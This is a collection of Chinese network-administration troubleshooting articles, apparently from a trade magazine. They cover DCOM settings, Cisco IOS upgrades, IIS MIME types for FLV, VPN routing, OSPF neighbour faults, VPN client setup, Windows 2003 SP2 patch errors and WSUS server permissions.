重启系统，按【F8】键，执行“最后一次正确的配置”，现象依旧。重启系统，按【F8】键，进入安全模式，现象依旧。

是不是由于 IP 地址冲突，系统自动关闭了相关服务而导致？重启到正常方式，执行“控制面板”→“管理工具”→“服务”，查看与之相关的服务，如“Network Connections”、“Remote Procedure Call”等服务，均处于启动状态，也没问题。

## 分布式 COM 配置解决问题

查找相关资料，可能与分布式 COM 配置有关。执行相应操作。

（1）在 DOS 窗口中执行“dcomcnfg.exe”命令，单击“默认属性”项，出现如图 1 所示内容。

（2）将默认模拟级别由“匿名”改为“标识”，如图 2 所示。

（3）重新启动系统，以前丢失的两个“本地连接”图

标在任务栏上重新出现。

（4）修改相应网卡的 IP 地址，连上网线，重新启动，系统恢复正常。




图1 查看默认属性




图2 修改默认模拟级别

## 经验总结

### 1. Dcomcnfg.exe 文件相关知识

Dcomcnfg.exe 文件是 System32 文件夹下的一个系统程序，用“运行”或 CMD 打开。其功能是：可以使用组件服务管理工具配置和管理 COM 组件及 COM+ 应用程序。通常，这些任务包括安装和配置 COM+ 应用程序、设置应用程序级安全及创建和维护 COM+ 分区。

### 2. 故障原因

本次故障现象的根源在于对旧服务器修改 IP 地址前进行了网络连接，从而导致 IP 地址冲突。在一个局域网内，若出现新机器代替旧机器并采用原机器 IP 配置，同时旧机器还要在同一个局域网内运行的话，应先把旧机器 IP 地址修改，再进行新机器的配置，避免出现 IP 地址冲突而导致系统运行异常的现象。

## Cisco 路由器升级 IOS 排障

广西机电职业技术学院 雷运理

### 超级终端登录出乱码

从机房的仓库里拿出路由器，通电。通过 Console 口连上去，发现超级屏幕出现了一些乱码。

会不会是 Console 口坏了？分析认为 Cisco 设备如果出现 Console 口坏了，一般会在超级终端屏幕上不断输出很多的乱码。但是这回出现的却是按回车键后，才在屏幕上出现乱码，可能是每秒传输速率不对。我们原来用默认值 9600，试着更换为 115200。路由器启动成功。

路由器启动完后，用 show run 确实发现 Console 的速率为 115200。

#### 总结：

在 Cisco 设置中，我们用超级终端默认速率为 9600，如果是速率不对的话，屏幕上可能没有输出，或者键盘输入时出现一些乱码。但是如果是 Console 口坏了，则不断出现乱码。还有一种情况，如 Console 线缆出现问题，屏幕上也是不会有输出。这在我们升级 IOS 时，应该要考虑。

### 内存不够升级失败

我们要升级的这台 Cisco 2621 路由器带有 VPN 的功能。原来的 IOS 版本为 c2600-i-mz.122-8.T4.bin。从网上得知 Cisco 2621 只有 K8、K9 系列的 IOS 才能支持 VPN。于是我们从网上下载新的 IOS c2600-ik9o3s3-mz.123-22.bin，大小为 15MB。升级过程如下。

(1) 配置路由器 Interface 0/0 的 IP 地址，先用“copy flash: tftp:”把原来的 IOS 备份出来，并通过“copy tftp: flash:”命令上传。在超级终端全局模式下输入命令，如图 1 所示。



图1 超级终端全局模式下输入命令

(2) 重新启动路由器，发现如下的提示错误，大意是没有足够的内存运行 IOS：

Error:memory requirements exceed available memory Memory required: 0x0284A0BC

在 Cisco 官方网上查询，发现 c2600-ik9o3s3-mz.123-22.bin 这个 IOS 镜像要求路由器的内存为 64MB，Flash 为 16MB。从上面的启动信息可以看出，这台路由器的内存为 32MB，当然启动不起来了。后来在网上购买了一条 128MB 的内存换上去，加大内存后，启动路由器成功。

#### 总结：

我们在升级 IOS 时，要注意到思科网站上去查询一下 IOS 对硬件平台的要求，特别是对内存和 Flash 卡的要求。升级新版本 IOS 文件如果大于 Flash 内存容量时，应增加

Flash 容量。要不设置路由器从 TFTP 启动也可以。内存不够，也可以购买相应的内存条增加。

### 在 ROM 模式下通过 TFTP 上传 IOS 失败

由于我们的路由器 IOS 升级失败，所以想恢复原来的 IOS。Cisco IOS 升级失败后，恢复 IOS 的方式有两种：TFTP 和 Xmodem。TFTP 的传输速度快一些，Xmodem 的传输速度比较慢。

在 ROM 模式下，用 TFTP 上传 IOS，过程如下：

(1) 在 interface 0/0 配置 IP 地址，配置完后，用 set 命令查看，如图 2 所示。



图2 用 set 命令查看配置情况

默认情况下，在 ROM 模式下配置的 IP 地址是在 interface 0/0 下的，所配置的 IP 地址应该要与 TFTP 服务器在同一个网段内。

(2) 用 tftpdnld 方式下载，TFTP Server 刚开始时用 Cisco 的 TFTP，但传输一半就超时。用 3Cdaemon 传输完后，发现如下的警告：

TFTP flash copy: Warning,checksum comparison failed.

重启路由器，路由器无法启动，提示信息如图 3 所示，大意是 IOS 校验错误。




图3 路由器启动故障提示信息

compressed image checksum is incorrect 0XFBEE2C44 Expected a checksum of 0Xfbec2CA0

原想可能是 IOS 下载时出现错误，但是重新下载了 c2600-ipbase-mz.123-6c.bin 还是不行，看来不是 IOS 的问题。后来我们更换了网线和 TFTP 软件还是不行。

解决办法：用 Xmodem 来传。为了使传输速度快点，我们应该修改 Xmodem 的传输速度为 115 200。IOS 通过 Xmodem 传输完后，重启路由器，路由器已经可启动。

## 经验总结

(1) 在用 TFTP 上传 IOS 时，如果提示校验错误，就应该考虑采用 Xmodem 方式上传。

(2) TFTP 服务器的 IP 地址要和路由器的以太网口在一个网段上。

(3) 在用 Xmodem 上传 IOS 时，最好采用 Windows 自

带的超级终端。

(4) TFTP (Trivial File Transfer Protocol) 文件传输协议最大就支持传输 32MB 的文件。如果 IOS 大于 32MB 时，可以考虑采用第三方的 TFTP 软件，如 3Cdaemon。还有一种办法就是可以采用 FTP 传输命令。

## 网站播放 FLV 流媒体故障

最近我校搞了一个宣传活动，学校里宣传橱窗中贴上了宣传画，教学楼也挂上了宣传条幅。作为学校的网管，我当然也要在学校网站上放些宣传图片和视频影像来积极响应。

### 添加视频

在网上在线播放影片时播放的流畅性很重要，我校网站上以前的一些视频都是采用 WMV 格式，页面打开要缓冲很长一段时间才能开始播放，而且播放过程中要多次缓冲很不流畅，为此这次我打算采用 FLV 格式的视频影片。FLV 流媒体格式是一种新的视频格式，由于它小巧，便于在网络上流畅播放，因此是目前播放视频的主流形式。

首先下载了一个用于播放 FLV 流媒体视频的 SWF 文件和几个用于宣传的 FLV 视频文件，上传到服务器上。通过校园网站管理系统发表一篇新文章，其中用以下这段播放器代码调用该视频：

```
<center>
<div><embed src="http://www.tztjb.com/images/flv.swf" allowscriptaccess="always" allowfullscreen="true" flashvars="file=http://www.tztjb.com/images/china.flv&autoplay=true&repeat=true&logo=http://www.tztjb.com/images/logo.gif" height="370" width="480"></div>
</center>
```

如果不想让网页一打开就自动播放视频内容，可把 autoplay 参数的值设为 false，同样可修改 repeat、logo 等参数的值。网页效果见 <http://www.tztjb.com/index/ReadNews.asp?NewsID=2588>。

### 视频播放无法进行

添加完文章后，打开该网页时却只能看到 Flash 播放器，而无法播放视频。我把文件路径改为相对路径“/images/chian.flv”也不行，以为是访问权限问题，修改目录安全属性，忙了半天还是没能成功。

### 分析原因

静下心来分析一下，由于 Flash 播放器文件 FLV.swf 和视频文件 Chian.flv 文件是放在同一目录的，能出现 Flash 播放器说明路径不错，但不能播放视频。难道视频文件损坏

广西机电职业技术学院 雷运理

了？在服务器磁盘上网站文件目录下新建一个记事本文件，粘贴那段播放器代码，把路径改为物理地址 D:/web/images/china.flv，另存为 Flash.htm 文件。直接双击打开，发现能正常播放视频，而把地址改为网络地址 <http://www.tztjb.com/images/china.flv> 就又无法打开。

难道通过网络无法识别 FLV 文件？在浏览器栏里输入 <http://www.tztjb.com/images/china.flv>，提示“404 错误，文件或目录未找到”！突然想到网站备案证书文件 Baza.cert 也是这样无法通过网页下载访问的，那是因为服务器 MIME 设置中没有 .cert 这个 MIME 类型从而导致这种类型文件无法下载。

终于找到真正的原因了，我的服务器是 Windows 2003 + IIS 6.0 + NTFS 格式，默认是没有指定输出 FLV 这种格式的。FLV 文件虽然在 FTP 里面可以看见，但无法通过 THHP 访问，也就无法播放了。

### 添加播放类型

立刻在服务器 IIS 管理器中右键单击网站目录，单击【属性】命令，如图 1 所示。单击“HTTP 头”选项卡，单击“MIME 类型”→“新建”，在“扩展名”文本框中键入文件扩展名.flv，在“MIME 类型”文本框中键入 MIME 类型 video/x-flv，如图 2 所示，单击【确定】按钮。设置好以后打开网站，终于看到了我们的视频文件。



图 1 选择网站目录的【属性】命令





图2 设置 MIME 类型

另外，如果您用的是虚拟主机，而很多虚拟主机都不支持 FLV 格式文件，不能自己添加 MIME 设置，该怎样让您的空间也能播放 FLV 格式的视频影片呢？对此我也发现一个很好的解决办法与大家分享。

比如您的 FLV 文件名称是 a.flv，可在虚拟主机上建立一个名为“a.flv”的文件目录，将 FLV 文件上传到此目录下，并将其改名为“index.htm”，播放器代码中调用的文件名仍然是 a.flv。由于服务器默认内容文档是 index.htm，所以 a.flv 就会被解析为 a.flv/index.htm，而这实际上就是那个视频文件，这样就可以播放视频了。

## 巧设路由解决异地软件运行问题

笔者所在单位最近又成立了分公司，因业务需要，该公司需要运行一套 C/S 架构的物流软件，该物流软件的服务器设在公司总部信息中心的机房内，因分公司设在异地，需要访问总公司的数据库服务器。如何才能与总公司安全地协同运行该软件呢？经过调研和比较，笔者使用的是 Windows 2003 Server 的 VPN 功能，但在应用过程中遇到一些问题，下面介绍一下配置过程和出现问题的解决办法。

### 无法登录总公司服务器

公司总部的网络通过硬件防火墙分为了三段，分别为 WAN 段（外接网通 ISP 的光纤宽带接入）、LAN 段（连接公司的内部局域网）和 DMZ 段（连接公司的对外应用服务器）。为了使分公司的客户端能够访问该物流软件的数据库，笔者将该软件的服务器端设在了公司的对外应用服务器上，即处于公司网络的 DMZ 区域。同时，为了使公司内部的客户端也能够访问该服务器，笔者在公司的硬件防火墙上设置了规则，允许公司内部用户访问 DMZ 的资源。然后，笔者安装设置好该软件的服务器，公司内部的客户端就可正常使用该软件访问 DMZ 区的数据库服务器了。

处在异地分公司的客户端数量不多，为了使其能与总公司通信，笔者为其办理了网通 ADSL+路由器的共享上网服务，路由器的默认设置的地址为 192.168.1.1。在这里启用了路由器的 DHCP 服务，地址段与路由器在同一网段，因为该软件为 C/S 架构，因此必须在局域网的环境下才能使用。笔者从经济实用的角度出发，决定使用 Windows 2003 Server 的 VPN 功能，首先按要求配置好服务器的 VPN 服务，即系统的路由和远程访问服务，并启用之，建立拨入用户。

在这里注意两点，首先，服务器为单网卡的，在配置 VPN 的过程中，因 VPN 的标准配置要求双网卡，针对此选择“自定义配置”，然后按要求进行即可。其次，创建的用

户默认是拒绝拨入的，必须手动去掉限制才行。

完成后来到了分公司，在其中一台客户端前建立 VPN 连接，按建立好的 VPN 账号和密码成功登录进总公司的服务器。运行该软件，等待片刻，出现登录失败的错误提示，ping 总部服务器的 IP 地址，无法 ping 通，连接不成功，又在分公司的其他客户端试试，均告失败，无法 ping 通总部服务器，调试失败。

### 方法一：设置网段法

为什么会这样呢，既然已经拨通了 VPN，但却不能访问公司总部的数据库服务器，会不会是路由问题呢？在分公司的客户端键入“cmd”进入系统命令窗口，再输入“IPconfig/all”仔细观察。果不其然，在拨通 VPN 后，客户端有两个连接，一个为系统的本地连接，对应着路由器为其分配的 IP 地址，即路由器使用的其默认地址段 192.168.1.X 中的地址，一个为 VPN 连接，其对应着 VPN 服务器为其分配的 IP 地址，其地址为 192.168.0.123，两者不在一个网段上。

为何不将它们设在同一网段上呢，这样也省去做路由转换的麻烦。抱着试试看的想法，再在分公司的这台客户端中输入 http://192.168.1.1，打开 TP-Link 路由器，选择“网络参数→LAN 口设置”，将路由器的地址改为 192.168.0.254（和分公司客户端网关地址），如图 1 所示，完成后保存。




图1 LAN口设置窗口

选择该路由器的 DHCP 服务，即“DHCP 服务器”→

“DHCP 服务”→“地址范围”，将其设置为和路由器地址在同一地址段上，地址段范围为 192.168.0.100～192.168.0.199，如图 2 所示，完成后保存，并重启路由器。




图2 DHCP 服务设置窗口

这样就完成了配置工作，现在再试试。在分公司客户端拨通 VPN，运行该物流软件，看到了软件运行成功那熟悉的画面，如图 3 所示，心里很是高兴，因为软件运行成功就意味着我的工作任务完成了。



图3 软件运行界面

## 方法二：设置路由法

既然问题的症结是路由，那么有没有更简洁的办法呢？兴奋过后笔者又陷入了沉思，为了解开这个疑问，笔者又将

路由器的地址恢复到原来的默认设置，毕竟感觉刚才的解决办法不是最直接的方法，可是如何才能更好地解决呢？经过上网查询和苦苦思索，终于找到了解决办法。

首先，在 VPN 服务器的地址池里面设置好要分配客户端的地址段 192.168.0.1～192.168.0.3，因为分公司客户端目前只有 3 台，所以采用静态分配的方式。然后，在分公司的每台客户端里面输入命令：

```
route add -p 192.168.1.0 mask 255.255.255.0 192.168.0.1
route add -p 192.168.1.0 mask 255.255.255.0 192.168.0.2
route add -p 192.168.1.0 mask 255.255.255.0 192.168.0.3
```

在这里，参数-P 是将该命令写入系统路由表，以便在系统重启后该命令仍然生效。另外，为什么网关要填 192.168.0.1～3，那不是自己的 VPN 地址吗？的确，VPN 拨号的网关地址就是 VPN 服务器分配给你的 VPN 地址，按回车键完成，再 ping 总公司服务器的地址，ping 通了，马上单击运行该物流软件，也成功了。

## 经验总结

至此基本上解决了问题。第一种方法是一种笨办法，将客户端的地址与 VPN 连接地址硬性地在同一网段，这样虽然省去了路由转换的麻烦，但是配置烦琐，且很受所处网络环境的限制。第二种方法较为方便，可灵活地设置路由，不受网络环境的限制。

总之，VPN 的功能较为强大，我设置的 VPN 也有很大的局限性，不能灵活发挥它的功效，还需以后慢慢学习，请感兴趣的朋友有更好的方法与我分享一下，我们借助《网管员世界》这个平台共同学习提高。

## OSPF 协议建立邻居关系故障

福建省漳州市 73131 部队 黄永生

此，路由器之间只有正确建立邻居关系才能正确运行 OSPF 协议。

而在协议配置过程中，一些小小的失误或配置数值错误，就可能造成网络故障。而此类故障隐蔽性较强，往往不易被发现。下面以图 1 的网络结构为例，分析 OSPF 协议配置过程中引起路由器之间不能建立邻居关系的原因及故障排除方法。

### OSPF 协议配置过程中，操作失误引起路由器之间不能建立邻居关系

#### 1. 路由器的接口地址或子网掩码配置不正确

如图 1 中 Router A、Router B 和 s0/1 的接口地址或子网掩码配置不正确，发生网络故障。

OSPF (Open Shortest Path First, 开放式最短路径优先) 路由协议是一种基于开放式标准的链路状态路由协议，以其收敛时间短、适用范围大、运行效率高等特点，在大中型网络中得到广泛运用。运行 OSPF 路由协议的路由器需要和其他相邻的路由器建立邻居关系，然后它才能和这些路由器互相交换链路状态的信息，从而学习路由。如果路由器无法和其他路由器建立邻居关系，那么它将不能学习到路由。

运行 OSPF 协议的路由器在刚刚开始工作的时候，首先和相邻的路由器建立邻居关系，形成邻居表，然后互相交换自己所了解的网络拓扑。在路由器学习到了全部网络的拓扑、建立拓扑表之后，它们会使用最短路径优先的算法，从拓扑表中计算出路由，建立路由表。运行 OSPF 协议的路由器需要保存邻居表、拓扑表、路由表 3 张表。因




图1 网络结构

解决方法：使用 `show run` 命令检查路由器的接口地址和子网掩码配置，发现不正确时，重新配置接口地址或子网掩码即可。

## 2. 在发布网段的时候使用了不正确的通配符掩码

如果在 Router A 上配置发布网段时，将通配符掩码写成子网掩码，尽管它们的作用是一样的，但运行 OSPF 协议的路由器还是不能正确建立邻居关系，发生网络故障。因为我们使用了反掩码来声明地址中的哪些位用来识别接口，掩码中的 0 表示地址中相应的位必须准确匹配，而掩码中的 1 表示任意值均可与那个位匹配。命令格式如下：

```
RouterA (config-router) #network 173.1.1.0 255.255.255.0 area 0 (错误的)
RouterA (config-router) #network 173.1.1.0 0.0.0.255 area 0 (正确的)
```

解决方法：使用 `show run` 检查通配符掩码，重新配置即可。

## 3. 网段未能正确发布到相应的区域

网络 A 和网络 B 工作在单区域，在配置过程中，网络 A 中的网段 173.1.1.0/24 发布到区域 area 0 中去，而网络 B 中的网段 173.1.2.0/24 发布到区域 area 1 中去，命令格式如下：

```
RouterA (config-router) #network 173.1.1.0 0.0.0.255 area 0
RouterB (config-router) #network 173.1.2.0 0.0.0.255 area 1
```

从上述命令可以看出，网络 A 和网络 B 所在的网段发布到不同的区域，运行 OSPF 协议路由器不能正常建立邻居关系，产生网络故障。

解决方法：使用 `show ip ospf interface` 命令检查，修改发布区域，将网络 A 和网络 B 发布到同一区域即可。

以上三个故障是在配置过程中操作失误引起的，只要使用检验 OSPF 配置的命令，即可排除相应故障。

## OSPF 协议配置过程中，数值不匹配引起路由器之间不能建立邻居关系

### 1. 相邻路由器的 Hello—Interval 和 Dead—Interval 不匹配

Hello—Interval 是路由器发出 Hello 包的时间间隔，Dead—Interval 是路由器邻居关系失效的时间间隔，默认的 Hello—Interval 是 10 秒，Dead—Interval 是 40 秒。如果两台路由器的 Hello—Interval 和 Dead—Interval 的配置数值不相同，则两台路由器不能形成邻居关系。不同类型的路由器，其默认值可能有所不同，因此在配置过程中可用 `show ip ospf interface` 命令看接口上的这两个参数。其更改命令格式为：

```
Router (config-if) #ip ospf hello-interval seconds
```

```
Router (config-if) #ip ospf dead-interval seconds
```

其中 seconds 为修改的时间。

### 2. 连接路由器的接口属于不同网络类型

在运行 OSPF 协议的路由器上使用 Hello 包呼叫邻居路由器，OSPF 路由器在其所有接口都可以发送呼叫数据包。OSPF 路由协议支持广播多路访问网络、点对点网络、非广播多路访问网络。当相邻的路由器接口属于不同的网络类型时，路由器的接口带宽、链路带宽及默认 OSPF 开销不同，而这些参数决定着路由器的优先权。

例如，运行 OSPF 协议的路由器一端接的是广播多路访问网络，另一端接的是点对点网络，广播多路访问网络需要选举 DR（指定路由器）和 BDR（备份路由器），而点对点网络中，由于只有两个路由器，就不必选举 DR 和 BDR，因此，路由器呼叫数据包的数值不同，无法确定是否建立邻居关系，这样就不能建立邻居关系。

解决方法：在同一链路上连接的路由器接口接入相同网络类型。

广播多路访问网络包括以太网、令牌环网及 FDDI（光纤分布式数据接口）。在这种类型的网络上使用 OSPF 协议要求进行 DR 和 BDR 的选举。

点对点网络主要用于专线，这种类型的网络上不需要进行 DR 和 BDR 的选举。

非广播多路访问网络包括帧中继、X.25 等网络，这种类型的网络上使用 OSPF 情况比较复杂。

### 3. 应用邻居验证的密码不同

在运行 OSPF 协议的网路中，邻居验证的密码是一个可选项，它是为保证安全而设置的。一旦配置成功之后，在链路上的所有路由器必须遵循相同的密码。

默认情况下，路由器相信它所收到的路由信息是没有篡改的，但是如果网络环境无法保证信息安全时，我们可以使用邻居验证密码的方法来保证路由器收到的路由信息是邻居发出的。当我们在路由器的接口上配置了验证密码，该接口所连接的邻居路由器相应接口也要配置验证的密码。这样，两台路由器互相发送的 Hello 包里就会带有验证的信息。如果相连的路由器接口一端配置了验证密码，另一端没有配置验证密码，则 Hello 数据包内信息不匹配，此时就无法形成邻居关系。

配置邻居验证密码分为 4 个步骤：

第一步，在路由器的接口上配置验证密码，其配置命令格式为：

```
Router (config-if) #ip ospf authentication-key password
```

其中，password 是我们要设置的密码，最多不超过 8 个字符。

第二步，在 OSPF 协议里声明使用邻居验证，其配置命令格式为：

```
Router (config-if) #area area-number authentication
```

其中，area-number 是网络所在的区域号。

在完成以上两步后，验证密码在网络上是明文的方式传送，为确保安全，我们可配置 MD5 加密的密码验证。

第三步，在接口上配置 MD5 加密验证，其配置命令格式为：

```
Router(config-if)#ip ospf message-digest-key key-id md5 encryption-type key
```

其中，key-id 可以是 1~255 之间的数，两台路由器要成为邻居，该数值必须配置得一样。而 encryption-type key 可

以是 0~7 之间的数，表示加密的程度，0 表示不加密，7 表示最大程度地加密。

第四步，在 OSPF 路由协议里声明使用加密的邻居验证，其中配置命令格式为：

```
Router (config-if) #area area-id authentication message-digest
```

通过以上 4 步，OSPF 路由协议使用邻居验证的密码就会实现，安全性能也会大大提高。

## VPN 远程终端常见故障

最近，我单位（河北省疾病预防控制中心，以下简称 CDC）根据中国 CDC 的要求进行 VPN 升级，其方案分两种情况：一是对已有天融信硬件防火墙的地市 CDC 与省 CDC 建立静态隧道，二是没有硬件防火墙设备的地市、县级 CDC 采用 VPN 远程客户端（即 VRC）方式，通过省 CDC 隧道接力功能实现对中国 CDC 服务器的访问。随着项目的完成运行，VPN 远程客户端（VRC）的使用也出现了不少问题，现将 VPN 远程客户端在应用过程中出现的常见问题及注意事项总结如下。

### 无法正常安装 VPN 远程客户端

首次安装 VPN 远程客户端（VRC）时，一定要根据提示重新启动计算机。若安装过旧版本的客户端，请先卸载旧版本，重新启动计算机后再安装新版本 VPN 远程客户端。

强烈建议在安装时退出防火墙、卡巴斯基、360 安全卫士等杀毒软件，等待安装结束后再启动，并且放开 PLOTO 的网络数据。

### VPN 远程客户端不能正常认证和协商隧道

（1）如果在安装 VPN 远程客户端（VRC）软件的计算机上使用了个人防火墙，请开放防火墙 TCP 端口 2011、2012，以及 UDP 端口 2012、500、4500，允许数据通过这些端口，如图 1 所示。一般情况下首次运行 VRC 时，个人防火墙会检测到这些网络行为并询问您是否允许这些网络服务通行，此时回答允许通行即可。

（2）在天融信防火墙上选择“系统”→“开放服务”，在外网口（VRC 与网关通信的端口）开放 VRC、VDC、PLUTO 3 种服务，如图 2 所示。

（3）VPN 远程客户端（VRC）出现提示，并中断与 VPN 网络的连接。出现这种故障，表明有相同用户（相同的用户名、口令或相同的证书）接入 IPSec VPN 网关，先登录网关的客户会收到自动提示并退出。




图1 开放个人防火墙端口界面



图2 设置开放服务界面

### 隧道不能建立

出现隧道不能建立故障时，首先检查网络连通性。可以通过单击“开始”→“运行”→“CMD”→“命令提示符”进入 DOS 窗口，执行命令 ping xxx.xxx.xxx.xxx（IPSec VPN 网关 IP 地址）。若显示“Request Time Out”，则表示网络不通，如图 3 所示。使用拨号上网的用户需检查是否掉线，局域网用户需检查能否正确连通局域网网关。






图 3 隧道建立不成功界面

程序提示网关连接失败

程序提示网关连接失败时，请查看网关地址是否填写正确。如果网关地址正确，可以通过单击“开始”→“运行”→“CMD”→“命令提示符”进入 DOS 窗口，执行命令 ping xxx.xxx.xxx.xxx（IPSec VPN 网关 IP 地址）检查是否能连接网关。如果能够 ping 通网关，请使用 telnet xxx.xxx.xxx.xxx（IPSec VPN 网关 IP 地址）2012，检查 IPSec VPN 网关的 2012 端口是否开放。如果此端口未开放，请与系统管理员联系，开放 2012 端口。

扫清系统补丁升级故障

单位新购置一台服务器，采用 Windows 2003 R2 SP1 中文标准版。安装完成后，为系统安全起见，安装了瑞星杀毒 2008 个人版，并从微软网站下载了 Windows 2003 SP2 补丁文件进行系统升级。在升级过程中，出现了两个错误提示。

TCPIP.SYS 错误

安装进度刚刚开始不久，就出现一个错误提示窗口：另一个进程或者程序正在使用 C:\winnt\system32\drivers\tcpip.sys。

查找相关资料，TCPIP.SYS 是 Windows 2003 重要的系统文件，用于限制 TCP 并发连接数量。但查看当前进程，也并不清楚哪个进程在使用 TCPIP.SYS。

查看任务栏，刚才用于下载 Windows 2003 SP2 补丁文件的迅雷下载软件还在任务栏上。试着在 Windows 任务管理器中结束该进程 Thunder5.exe，再单击错误对话框中的【重试】按钮，安装继续进行了。

NTLDR 错误

在安装进度约到 1/3 处的时候，系统弹出对话框，提示“安装程序无法复制文件 ntlldr”，如图 1 所示。




图 1 错误提示信息

单击【浏览】按钮，该 ntlldr 文件就在“文件复制来源”所指的目录下，如图 2 所示。

东电一公司 王一军




图 2 查看文件目录

对于 ntlldr 文件，一般 IT 人员都不会陌生，它位于 C 盘根目录下，是一个隐藏的只读系统文件，用来装载操作系统。若该文件丢失，则系统将引导不起来，是非常重要的系统文件。

会是什么原因造成无法复制该文件呢？若单击【取消】按钮，则系统升级肯定正常结束。若对当前的 ntlldr 文件改名，又感觉不妥。会不会是该文件只读的系统文件属性引起的问题呢？

进入 DOS 方式，执行 attrib 命令对该文件进行属性修改：

attrib h s r c: \ntldr

单击【重试】按钮，故障依旧。

突然想到，该文件如此重要，对该文件的操作是不是受到杀毒软件的限制呢？现在一些杀毒软件对系统的变化时刻监视，任何“风吹草动”都要经过杀毒软件的同意。对瑞星杀毒软件的所有监控进行禁用，再次单击【重试】按钮，补丁安装又开始顺利进行直到安装成功。

经验总结

第一个错误的出现是因为迅雷之类的下载软件涉及 TCP 并发数量，所以执行了 TCPIP.SYS 故障即可解决。第二个错误是因为对系统文件的修改受到了杀毒软件的监视与限制。知道了上述问题的来源，以后再遇到同类问题，就能很快解决了。

## 更换 WSUS 服务器出故障

贵州 刘飞

我单位的局域网为域模式，WSUS 版本 3.0。更换 WSUS 服务器后，等待了足够长的时间，控制台没有出现任何客户端。组策略应用情况一切正常。

使用 WSUS Client Diagnostics Tool 检查，查看 Windows Update.log 均有 hr=800710dd 警告，应用程序日志有 6 个错误，1 个警告，错误分别是 12052、12042、12022、12032、12002 和 13042，警告为 13051。

这一系列日志表示：

- 12052: DSS 身份验证 Web 服务无法正常工作
- 12042: 简单身份验证 Web 服务无法正常工作
- 12022: 客户端 Web 服务无法正常工作
- 12032: 服务器同步 Web 服务无法正常工作
- 12002: 报告 Web 服务无法正常工作
- 13042: 自我更新无法正常工作
- 13051: 没有任何客户端曾联系过此服务器

在每次启动 Update Service 服务或者是在命令行方式运行 Wsusutil Checkhealth 时会出现这些事件。默认情况下，每 6 个小时会出现一次这些事件。

在服务器上安装 IIS 时，会在本地建立一个 IUSR\_ComputerName 账户。在 IIS 中的 IUSR 账户口令不匹配时，或者是 WSUS 虚拟目录权限设置有问题时，会出现这些事件的日志。解决步骤如下。

(1) 把 IUSR 账户从 Guest 组中删除，重设 IUSR 账户口令。

(2) 打开 IIS 管理控制台，右键单击“默认站点”或“WSUS 所在站点”，选择“属性”→“目录安全性”标签页，单击“身份验证和访问控制”的“编辑”，勾选“启用匿名访问”。重新选择 IUSR 账户，并输入上一步更改的账户口令。

(3) 重新启动 Update Service 服务，或者在命令行运行

Wsusutil Checkhealth，事件日志正常。

(4) 在 WSUS 所在站点下，虚拟目录 SelfUpdate 和 Content 应该被配置为“集成 Windows 身份验证”。确信虚拟目录 SelfUpdate 没有被设为“基本身份验证（以明文形式发送密码）”。

(5) 重新启动 IIS。内置组用户或 NT Authority\Network Service 账户（在 Windows Server 2003 上）应具有 WSUS 内容目录所在驱动器上的根文件夹的读取权限。如果没有此权限，BITS 下载将会失败。

(6) NT Authority\Network Service 账户应具有 WSUS 内容目录（通常为 <SystemDrive>\WSUS\WsusContent\）的“完全控制”权限。此权限是由 WSUS 服务器安装程序在创建该目录时设置的，但某些安全软件可能会重置此权限。如果没有此权限，BITS 下载将会失败。

(7) NT Authority\Network Service 账户应具有以下文件夹的“完全控制”权限，以使“WSUS 管理”管理单元能够正确显示：

```
%windir%\Microsoft.NET\Framework\v2.0.50727\Temporary  
ASP.NET Files %windir%\Temp
```

完成上述操作后，查看事件日志，出现日志 ID10000，正常。使用 WSUS Client Diagnostics Tool 检查，除了我们没有设置的代理部分外，其余全部 Pass。在客户端和服务器的使用 wuauclt /detectnow 命令后，查看 WindowsUpdate.log 也正常。

另外，还有一个日志文件是每一位管理员都必须了解的，该文件位于服务器上 %Windows%\system32\LogFiles\HTTPERR\httperr1.log，该文件中的记录行：

```
2008-07-15 05:15:40 168.168.168.5 1399 168.168.1.37 80 - - - -  
Timer_ConnectionIdle
```

表明 168.168.168.5 这台机器已经接收了自动更新文件。

